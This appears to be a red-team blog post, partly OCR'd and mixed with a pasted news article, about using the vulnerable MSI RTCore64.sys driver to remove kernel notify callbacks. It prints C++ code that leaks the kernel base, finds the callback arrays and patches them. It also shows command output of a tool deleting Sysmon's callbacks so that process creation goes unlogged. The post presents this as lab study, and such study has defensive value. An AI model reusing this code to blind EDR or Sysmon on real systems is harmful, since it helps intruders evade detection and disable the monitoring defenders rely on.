
An Operators guide to the galaxy Or how stopped worrying and learned to love the kernel

I want to preface this by stating that I am very much a noob. I have been fascinated with Threat Emulation methodologies over the past two years. Recently I have become a bit obsessed with drivers. I set up my first ever Red Team detection lab utilizing sysmon and wazuh. I realized, staying silent is nearly impossible. Blending in is the best option. I didnt like this feeling of defeat. As I dove deeper into my studies, I found a really really good way to defeat these solutions was drivers. I used to think, “Who cares about rings? I dont need kernel access to compromise a device.” I was VERY wrong. Now, I want to quote Rasta here, but I also want to say, go buy his Red Team Operations course, and his offensive driver development course, buy all of them. The content has been invaluable to my growth and has supercharged my curiosity, and supplied me with the tools needed to chase that curiosity with proper research.

“Windows drivers are able to register callback routines in the kernel, which are triggered when particular events occur. These can include process and thread creation, image loads and registry operations.” - CRTL, Rasta Mouse.

Now, you can see why a lot of EDR/AV solutions would rely on the kernel callback table for recognizing potentially malicious events.

Queue APT’s and Bring Your Own Driver (BYOD)



SC MEDIA

TOPICS INDUSTRY EVENTS PODCASTS RESEARCH RECOGNITION LEADERSHIP

MSI driver vulnerability leveraged in new BlackByte attacks

SC Staff October 6, 2022

The BlackByte ransomware group has commenced a Bring Your Own Vulnerable Driver attack leveraging an MSI Afterburner RTCore64.sys driver flaw, tracked as CVE-2019-16098, BleepingComputer reports.

Exploiting the MSI graphics driver enables easy access to I/O control codes, which could then be used by threat actors to facilitate code reading, writing, and execution in kernel memory even without an exploit or shellcode, a Sophos report revealed. After determining the kernel version with the proper offsets for the kernel ID, BlackByte proceeds to deploy RTCore64.sys in "AppDataRoaming" to create a new service with hardcoded display names. The report also showed that the flaw is then leveraged to enable the removal of Kernel Notify Routines, while fetched callback addresses are then compared with a list of 1,000 targeted drivers. BlackByte has also been monitoring hooking DLLs by Avast, Windows DbgHelp Library, Comodo Internet Security, and Sandboxie to evade detection, added researchers. The findings come after a similar BYOVD method was deployed by Lazarus in recent attacks exploiting a Dell driver.

CYBERCAST
Generative
and how DA
TUE MAR 7

DEMOCAST
Evading exp
prevention
TUE FEB 28

CYBERCAST
Part 2: Endl
strategy for
ON-DEMAND E

Part
globetr
Full cov
Data protect
endpoint to
to your happ
Learn More

There have been quite a few vulnerable drivers that have been exploited in the past years. For the sake of learning, I chose the same one used by BlackByte, MSI's RTCore64.sys.

I went through quite a few peoples PoC's of this. Alot were done shakily. Some required python scripts to check for the bytes occuring before `jmp PspSetXXXXNotifyRoutine` depending on the version of ntoskrnl.exe. These values can differ across windows versions. The most advanced in this space was a project from an individual by the name of lawiet47. It was able to do all of the legwork for us.

Lets dive into some of the code:

```
97  HANDLE GetDriverHandle() {
98
99      HANDLE Device = CreateFileW(LR"(\\.\RTCore64)", GENERIC_READ | GENERIC_WRITE, 0, 0, OPEN_EXISTING, 0, 0);
100     if (Device == INVALID_HANDLE_VALUE) {
101         std::cout << "Unable to obtain a handle to the device object: " << GetLastError() << std::endl;
102         ExitProcess(0);
103     }
104     return Device;
105
106 }
```

Nothing to special going on here. The code is utilizing CreateFileW function to grab a handle to the driver we have installed (RTCore64.sys) and then setting read/write permissions so that we can patch over the existing entries in the callback table.

```
97
98  DWORD64 FindKernelBaseAddr() {
99      DWORD cb = 0;
10      LPVOID drivers[1024];
11
12      if (EnumDeviceDrivers(drivers, sizeof(drivers), &cb)) {
13          return (DWORD64)drivers[0];
14      }
15      return NULL;
16  }
17
```

This piece of code is utilizing the EnumDeviceDrivers function to leak the kernel base address.

```
VOID SearchAndPatch(DWORD64 routineva, DWORD64 driverCount, LPVOID drivers2, BOOL Patch) {

    HANDLE Device = GetDriverHandle();
    DWORD64 innerRoutineAddress = 0;
    // 0x20 instructions is enough length to search for the first jmp
    // Look for the  "jmp nt!PspSetXXXXNotifyRoutine"
    // NOTE: This is not reliable. As some versions of windows doesn't have branch into PspXXXNotifyRoutines with call/jump instructions
    // But below extensive check for 0x90,0xc3,0xcc bytes should work just fine
    // YES, the piece of code below is fucked up I agree. But it works. (fingers crossed)
    for (DWORD64 i = 0; i < 0x20; i++) {
        DWORD64 nextaddr = routineva + i;
        BYTE byte1 = ReadMemoryBYTE(Device, nextaddr);
        DWORD64 decideBytes = ReadMemoryDWORD64(Device, nextaddr + 5);
        if (
            (byte1 == 0xe9 || byte1 == 0xe8) && (
                (decideBytes & 0x00000000000000ff) == 0x00000000000000c3 ||
                (decideBytes & 0x00000000000000ff) == 0x00000000000000cc ||
                (decideBytes & 0x00000000000000ff) == 0x0000000000000090 ||
                (decideBytes & 0x000000000000ff00) == 0x000000000000c300 ||
                (decideBytes & 0x000000000000ff00) == 0x000000000000cc00 ||
                (decideBytes & 0x000000000000ff00) == 0x0000000000009000 ||
                (decideBytes & 0x0000000000ff0000) == 0x0000000000c30000 ||
                (decideBytes & 0x0000000000ff0000) == 0x0000000000cc0000 ||
                (decideBytes & 0x0000000000ff0000) == 0x0000000000900000 ||
                (decideBytes & 0x00000000ff000000) == 0x00000000c3000000 ||
                (decideBytes & 0x00000000ff000000) == 0x00000000cc000000 ||
                (decideBytes & 0x00000000ff000000) == 0x0000000090000000 ||
                (decideBytes & 0x000000ff00000000) == 0x000000c300000000 ||
                (decideBytes & 0x000000ff00000000) == 0x000000cc00000000 ||
                (decideBytes & 0x000000ff00000000) == 0x0000009000000000 ||
                (decideBytes & 0x0000ff0000000000) == 0x0000c30000000000 ||
                (decideBytes & 0x0000ff0000000000) == 0x0000cc0000000000 ||
                (decideBytes & 0x0000ff0000000000) == 0x0000900000000000 ||
                (decideBytes & 0x00ff000000000000) == 0x00c3000000000000 ||
                (decideBytes & 0x00ff000000000000) == 0x00cc000000000000 ||
```

Again, they did a good job with their comments. Were just kind of brute forcing the byte sequences in hopes that something matches. 20 has been a perfect length and hasn't given me any issues on windows 10, windows server 2019 or windows server 2016.

```
DWORD64 callbackArrayAddress;
PVOID* drivers = (PVOID*)(drivers2);
for (DWORD64 i = 0; i < 0x200; i++) {
    DWORD64 nextaddr = innerRoutineAddress + i;
    BYTE byte1 = ReadMemoryBYTE(Device, nextaddr);
    BYTE byte2 = ReadMemoryBYTE(Device, nextaddr + 1);
    if ((byte1 == 0x4c || byte1 == 0x48) && byte2 == 0x8d) {
        DWORD jmp_offset = ReadMemoryDWORD(Device, nextaddr + 3);
        // Address of lea instruction + the extracted relative jmp address + 7 byte padding of the relative lea instruction
        // Address of lea is shifted to the right and then left to prevent overflowing in signed addition
        callbackArrayAddress = (((nextaddr) >> 32) << 32) + ((DWORD)(nextaddr)+jmp_offset) + 0x7;
        std::cout << "[*] Callback Array for: " << routineva << std::hex << " -> " << callbackArrayAddress << std::endl;
```

Now were taking the kernel address that we leaked earlier, and the byte code arrays that we calculated, and checking them against the byte pattern that occurs before the

jmp instruction.

If the conditions match jmp nt!PspSetXXXXNotifyRoutine, well grab the name of the driver, and patch the callbacks.

Okay, enough code.

I did not have any way of really getting a driver loaded EDR solution. I had to go with a Sysmon related solution. I want to thank the Spectre Ops Team along with jsecurity101. They really did a great job with reverse engineering sysmon and correlating event ID's to kernel callbacks.

A	B	C	D
API	**Event Registration Mechanism**	**Data Sensor**	**Event ID**
CreateProcess	PsSetCreateProcessNotifyRoutine	Sysmon	1
CreateProcessAsUser	PsSetCreateProcessNotifyRoutine	Sysmon	1
CreateProcessWithToken	PsSetCreateProcessNotifyRoutine	Sysmon	1
CreateProcessWithLogon	PsSetCreateProcessNotifyRoutine	Sysmon	1
CreateProcessInternal	PsSetCreateProcessNotifyRoutine	Sysmon	1
SetFileTime	FltRegisterFilter(registers a minifilter)	Sysmon	2
None	NT Kernel Logger Provider - Under the SYSMON_TRACE trace session - Spec	Sysmon	3
ExitThread	PsSetCreateProcessNotifyRoutine	Sysmon	5
ExitProcess	PsSetCreateProcessNotifyRoutine	Sysmon	5
NtMapViewOfSection	PsSetLoadImageNotifyRoutine	Sysmon	6
LoadLibrary	PsSetLoadImageNotifyRoutine	Sysmon	6
ImageLoad	PsSetLoadImageNotifyRoutine	Sysmon	7
NtMapViewOfSection	PsSetLoadImageNotifyRoutine	Sysmon	7
LoadLibrary	PsSetLoadImageNotifyRoutine	Sysmon	7
CreateRemoteThread	PsSetCreateThreadNotifyRoutine	Sysmon	8
RtlCreateUserThread	PsSetCreateThreadNotifyRoutine	Sysmon	8


For brevity, im going to use runas to start cmd.exe and show the events in Event Viewer.

starting the vulnerable driver and launching cmd with runas:


```
C:\Users\Administrator>sc start RTCore64

SERVICE_NAME: RTCore64
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\Users\Administrator>_
```



Now we can see clear as day that sysmon was able to log our process creation event. Us using runas.exe to start the cmdline as another user. We also know from SpectreOps and jsecurity101 that event ID 1 in sysmon correlates to the PsSetCreateProcessNotifyRoutine. Lets see if we can get rid of that.




First lets list what drivers are loaded with our newest tool:

```
C:\Users\Administrator\Downloads>silence.exe list
[*] Kernel Image Base (ntkrnlmp): fffff803a189b000
[*] nt!PsSetCreateProcessNotifyRoutine: fffff803a1e0514c
[*] nt!PsSetCreateThreadNotifyRoutine: fffff803a1ddc3bc
[*] nt!PsSetLoadImageNotifyRoutine: fffff803a1e0ced4
[*] Callback Array for: fffff803a1e0514c -> fffff803a1bd5e60
[fffff803a1bd5e60]: fffff803a199b158->[ntoskrnl.exe + 100158]
[fffff803a1bd5e68]: fffff80e51a947a0->[cng.sys + 47a0]
[fffff803a1bd5e70]: fffff80e5267d7b0->[WdFilter.sys + 4d7b0]
[fffff803a1bd5e78]: fffff80e518f9a90->[ksecdd.sys + 19a90]
[fffff803a1bd5e80]: fffff80e52f97940->[tcpip.sys + 67940]
[fffff803a1bd5e88]: fffff80e52d29530->[SysmonDrv.sys + 9530]
[fffff803a1bd5e90]: fffff80e51a244b0->[CI.dll + 444b0]
[fffff803a1bd5e98]: fffff80e53c2c9b0->[dxgkrnl.sys + c9b0]
[fffff803a1bd5ea0]: fffff80e5430bba0->[peauth.sys + 2bba0]
[*] Callback Array for: fffff803a1ddc3bc -> fffff803a1bd5c60
[fffff803a1bd5c60]: fffff80e5267f040->[WdFilter.sys + 4f040]
[fffff803a1bd5c68]: fffff80e5267eda0->[WdFilter.sys + 4eda0]
[fffff803a1bd5c70]: fffff80e52d2a700->[SysmonDrv.sys + a700]
[*] Callback Array for: fffff803a1e0ced4 -> fffff803a1bd5a60
[fffff803a1bd5a60]: fffff80e52343240->[EC2WinUtilDriver.sys + 3240]
[fffff803a1bd5a68]: fffff80e5267e260->[WdFilter.sys + 4e260]
[fffff803a1bd5a70]: fffff80e52d2fdb0->[SysmonDrv.sys + fdb0]
[fffff803a1bd5a78]: fffff80e5395d440->[ahcache.sys + 1d440]
```


Its apparent that the Sysmon driver is installed. Lets take care of that.

```
C:\Users\Administrator\Downloads>silence.exe delete
[*] Kernel Image Base (ntkrnlmp): fffff803a189b000
[*] nt!PsSetCreateProcessNotifyRoutine: fffff803a1e0514c
[*] nt!PsSetCreateThreadNotifyRoutine: fffff803a1ddc3bc
[*] nt!PsSetLoadImageNotifyRoutine: fffff803a1e0ced4
[*] Callback Array for: fffff803a1e0514c -> fffff803a1bd5e60
[fffff803a1bd5e60]: fffff803a199b158->[ntoskrnl.exe + 100158]
[fffff803a1bd5e68]: fffff80e51a947a0->[cng.sys + 47a0]
[fffff803a1bd5e70]: fffff80e5267d7b0->[WdFilter.sys + 4d7b0]
[fffff803a1bd5e78]: fffff80e518f9a90->[ksecdd.sys + 19a90]
[fffff803a1bd5e80]: fffff80e52f97940->[tcpip.sys + 67940]
[fffff803a1bd5e88]: fffff80e52d29530->[SysmonDrv.sys + 9530]
[fffff803a1bd5e90]: fffff80e51a244b0->[CI.dll + 444b0]
[fffff803a1bd5e98]: fffff80e53c2c9b0->[dxgkrnl.sys + c9b0]
[fffff803a1bd5ea0]: fffff80e5430bba0->[peauth.sys + 2bba0]
[*] Callback Array for: fffff803a1ddc3bc -> fffff803a1bd5c60
[fffff803a1bd5c60]: fffff80e5267f040->[WdFilter.sys + 4f040]
[fffff803a1bd5c68]: fffff80e5267eda0->[WdFilter.sys + 4eda0]
[fffff803a1bd5c70]: fffff80e52d2a700->[SysmonDrv.sys + a700]
[*] Callback Array for: fffff803a1e0ced4 -> fffff803a1bd5a60
[fffff803a1bd5a60]: fffff80e52343240->[EC2WinUtilDriver.sys + 3240]
[fffff803a1bd5a68]: fffff80e5267e260->[WdFilter.sys + 4e260]
[fffff803a1bd5a70]: fffff80e52d2fdb0->[SysmonDrv.sys + fdb0]
[fffff803a1bd5a78]: fffff80e5395d440->[ahcache.sys + 1d440]
```

Now, we need to be sure that we've successfully removed the kernel callback. I'm going to try the exact same command with runas as I used before.



Lets refresh our event viewer and see if the behaviour was flagged as it was before.



Nothing. We have successfully patched over the kernel callback table. our process creation events are non-existent.

Sources:

https://github.com/jsecurity101/TelemetrySource

https://github.com/lawiet47/STFUEDR

https://training.zeropointsecurity.co.uk/

https://redcursor.com.au/bypassing-lsa-protection-aka-protected-process-light-without-mimikatz-on-windows-10/